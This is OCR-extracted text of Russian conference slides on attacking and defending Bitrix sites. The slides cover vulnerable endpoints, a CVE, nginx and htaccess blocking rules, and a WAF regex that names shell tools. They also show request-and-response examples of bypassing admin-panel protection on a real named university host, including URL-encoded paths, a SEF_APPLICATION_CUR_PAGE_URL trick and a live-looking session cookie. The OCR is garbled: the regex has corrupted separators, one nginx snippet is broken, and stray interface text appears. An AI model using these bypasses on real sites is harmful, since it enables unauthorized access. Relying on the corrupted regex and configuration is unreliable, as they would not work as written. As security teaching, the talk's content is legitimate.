
KAZHACKSTAN TURAN – 2023

«Выйди и зайди нормально!»

Anton Lopanitsyn



КТО Я?

- Тыкаю кавычки (атакую).
- Запрещаю тыкать кавычки (защищаю).
- Пытаюсь в стартапы по ИБ (passleak.com, antibot.ru) – но нехватает денюшков
- Исследую, развлекаюсь, рассказываю об этом

Bo0oM

Как обычно ломают Bitrix?

- **restore.php**

Система восстановления файлов в Bitrix

- **vote/uf.php**

CVE-2022-27228

- **html_editor_action.php**

CVE-???, вроде ту же самую дали ей)))0)

- **уязвимости в самописных модулях не покрытых waf’ом**

Ну тут как будто без комментариев

Исправления

```
if ($_SERVER['REQUEST_METHOD'] === 'POST'){
    header("Status: 404 Not Found");
    die();
}
```

```
location /bitrix/tools/vote/uf.php {
if ($request_method = POST ) { deny all;
}
}

location /bitrix/tools/html_editor_action.php { if ($request_method = POST ) {
deny all;
}
}
```

4.2.3 Ограничение доступа к уязвимым файлам

Запретить прямые обращения POST-запросами к файлам:
/bitrix/tools/html_editor_action.php
/bitrix/tools/vote/uf.php

```
RewriteEngine On

RewriteRule ^tools/spread\.php$ - [F,NC,L]

RewriteCond %{REQUEST_METHOD} !GET

RewriteRule ^tools/upload\.php$ - [F,NC,L]
RewriteRule ^tools/mail_entry\.php$ - [F,NC,L]
RewriteRule ^modules/main/include/virtual_file_system\.php$ - [F,NC,L]
RewriteRule ^components/bitrix/sender.mail.editor/ajax\.php$ - [F,NC,L]
RewriteRule ^tools/vote/uf\.php$ - [F,NC,L]
RewriteRule ^tools/html_editor_action\.php$ - [F,NC,L]
RewriteRule ^admin/site_checker\.php$ - [F,NC,L]
# End of Bitrix protection
```

Что сломало загрузку файлов в инфоблоки.

В файлах:
/bitrix/tools/vote/uf.php
/bitrix/tools/html_editor_action.php
перед require_once вставьте следующий код:

```
if ($_SERVER['REQUEST_METHOD'] === 'POST')
{
header(«Status: 404 Not Found»);
die();
}
```


```
php {
l = POST ) {

location /bitrix/tools/html_editor_action.php {
        if ($request_method = POST ) {
            deny all;
        }
}
```

Исправления

Рекомендации PT AF

Правило:

REQUEST_PATH.f Equals /bitrix/tools/spread.php
AND
REQUEST_ARGS.iget(state).base64_decode.f Regex (?:[\\;\\\\`&\\n\\{\\$](?:\\s*\\$\\{(?:[\\w\\s\\d\\_]+\\-)?)?(?:[\\s\\(]*)?(?:(?:[\\/\\*\\?\\w\\.\\d\\\\]*\\.?\\/)*)?\\\\?(?:\\{(?:\\,+[\\w\\-\\'\\x22\\`\\{\\\\\\/\\d*\\?_]+|[\\d\\{\\\\\\/\\'\\x22\\`\\w\\-_*\\?]+\\,+|[\\w]+(?:\\:\\d+){1,2})[^\\}]*\\}|(?:a\\\\?l\\\\?i\\\\?a\\\\?sl(?:\\.*(?:(?:\\/l\\\\)[*\\?\\w\\\\\\/\\d\\.]+)+))\\s[\\s\\w\\d'\\x22\\-_\\{\\}\\(\\)\\,\\.\\\\\\/]+=|(?:o\\\\?dlf\\\\?o\\\\?rlu\\\\?n\\\\?t\\\\?i\\\\?lll\\\\?e\\\\?s\\\\?slm\\\\?o\\\\?r\\\\?eln\\\\?(?:a\\\\?s\\\\?mlm\\\\?a\\\\?p)lg\\\\?(?:\\+\\\\?\\+lc\\\\?c)|(?:c\\\\?(?:h\\\\?(?:g\\\\?r\\\\?plm\\\\?o\\\\?dlo\\\\?w\\\\?nls\\\\?h)lm\\\\?dlp\\\\?p)lp\\\\?s)lc\\\\?a\\\\?tlr\\\\?mlh\\\\?e\\\\?a\\\\?dlt\\\\?a\\\\?i\\\\?llh\\\\?e\\\\?x\\\\?d\\\\?u\\\\?m\\\\?plt\\\\?a\\\\?clp\\\\?y\\\\?t\\\\?h\\\\?o\\\\?n\\\\?[\\d\\.\\\\]*lp\\\\?h\\\\?p[\\d\\.\\\\]*lp\\\\?e\\\\?r\\\\?l\\\\?[\\d\\.\\\\]*li\\\\?plb\\\\?a\\\\?s\\\\?hls\\\\?hld\\\\?a\\\\?s\\\\?hlr\\\\?o\\\\?u\\\\?t\\\\?elo\\\\?p\\\\?e\\\\?n\\\\?s\\\\?s\\\\?lle\\\\?x\\\\?e\\\\?cle\\\\?v\\\\?a\\\\?llp\\\\?r\\\\?i\\\\?n\\\\?t\\\\?flr\\\\?mll\\\\?nlc\\\\?plm\\\\?vlw\\\\?h\\\\?i\\\\?l\\\\?ele?\\\\?g\\\\?r\\\\?e\\\\?plp\\\\?a\\\\?s\\\\?s\\\\?w\\\\?dln\\\\?e\\\\?t\\\\?s\\\\?t\\\\?a\\\\?tlp\\\\?sll\\\\?s\\\\?o\\\\?fll\\\\?slu\\\\?n\\\\?a\\\\?m\\\\?eli\\\\?f\\\\?c\\\\?o\\\\?n\\\\?f\\\\?i\\\\?gld\\\\?i\\\\?rls\\\\?e\\\\?tlw\\\\?h\\\\?o\\\\?a\\\\?m\\\\?ilb\\\\?a\\\\?s\\\\?e\\\\?6\\\\?4lx\\\\?x\\\\?d)(?:[\\`\\&\\,\\/\\\\[\\({\\;\\~\\@\\.$\\\\\\/\\x22'*\\)]+|(?:\\s+[\\`\\&\\/\\=\\[\\{\\;\\~\\d\\-_\\/\\#\\$\\%\\^\\&\\>\\<\\\\\\/\\.])|$|\\s+(?:\\s*[\\\\\\/\\/\\[\\{\\;\\>\\<\\~\\d\\.]+)+)|(?:e\\\\?c\\\\?h\\\\?ol(?:\\.*(?:(?:\\/l\\\\)[\\*\\?\\w\\\\\\/\\d\\.]+)+))(?:\\s+[\\w\\@=\\-\\.$\\\\\\/\\x22'*\\)]+)|(?:t\\\\?e\\\\?/\\\\?n\\\\?e\\\\?tlk\\\\?i\\\\?/\\\\?lln\\\\?clf\\\\?t\\\\?plp\\\\?i\\\\?n\\\\?gl(?:\\.*(?:(?:\\/l\\\\)[*\\?\\w\\\\\\/\\d\\.]+)+))(?:\\s*\\)|\\s+|[\\;\\/\\\\`&\\n]+)[\\s-\\w\\d\\.]+|(?:(?:\\.*(?:(?:\\/l\\\\)[*\\?\\w\\\\\\/\\d\\.]+)+)lw\\\\?g\\\\?e\\\\?tlc\\\\?u\\\\?r\\\\?l)[-=\\w\\s\\'\\x22\\\\\\)]*(?:\\w+:[\\\\\\/]+l\\/\\/))|\\$\\{?IFS\\}?)




ДА,
НО
MEGA CAMERA
PHOTOS
VIDEOS


Электронный Билет
4:00 PM
25 Jul
ДА,
НО

Обходим первые защиты

Request


Pretty Raw Hex \n

```
1 GET /bitrix/admin/index.php HTTP/2
2 Host: www.msu.ru
3 Cookie: SK_LANG_RD=1; MSU_TEST=4; MSU_GUEST_ID=52009640; PHPSESSID=
  YyB6aM2aKv2pZiMuS4iRxtaCohQ50Fe1; MSU_LAST_VISIT=15.07.2023+12%3A12%3A48
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 403 Forbidden
2 Server: nginx
3 Date: Sat, 15 Jul 2023 09:13:33 GMT
4 Content-Type: text/html; charset=UTF-8
```



Request

Pretty Raw Hex \n

```
1 GET /%62%69%74%72%69%78/./%61%64%6d%69%6e/index.php HTTP/2
2 Host: www.msu.ru
3 Cookie: SK_LANG_RD=1; MSU_TEST=4; MSU_GUEST_ID=52009640; PHPSESSID=
  YyB6aM2aKv2pZiMuS4iRxtaCohQ50Fe1; MSU_LAST_VISIT=15.07.2023+12%3A12%3A48
4 Cache-Control: max-age=0
```


Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Server: nginx
3 Date: Sat, 15 Jul 2023 09:14:13 GMT
4 Content-Type: text/html; charset=UTF-8
5 Vary: HTTPS
```

SEF_APPLICATION_CUR_PAGE_URL

/pewpew/?SEF_APPLICATION_CUR_PAGE_URL=/bitrix/admin/





SEF_APPLICATION_CUR_PAGE_URL

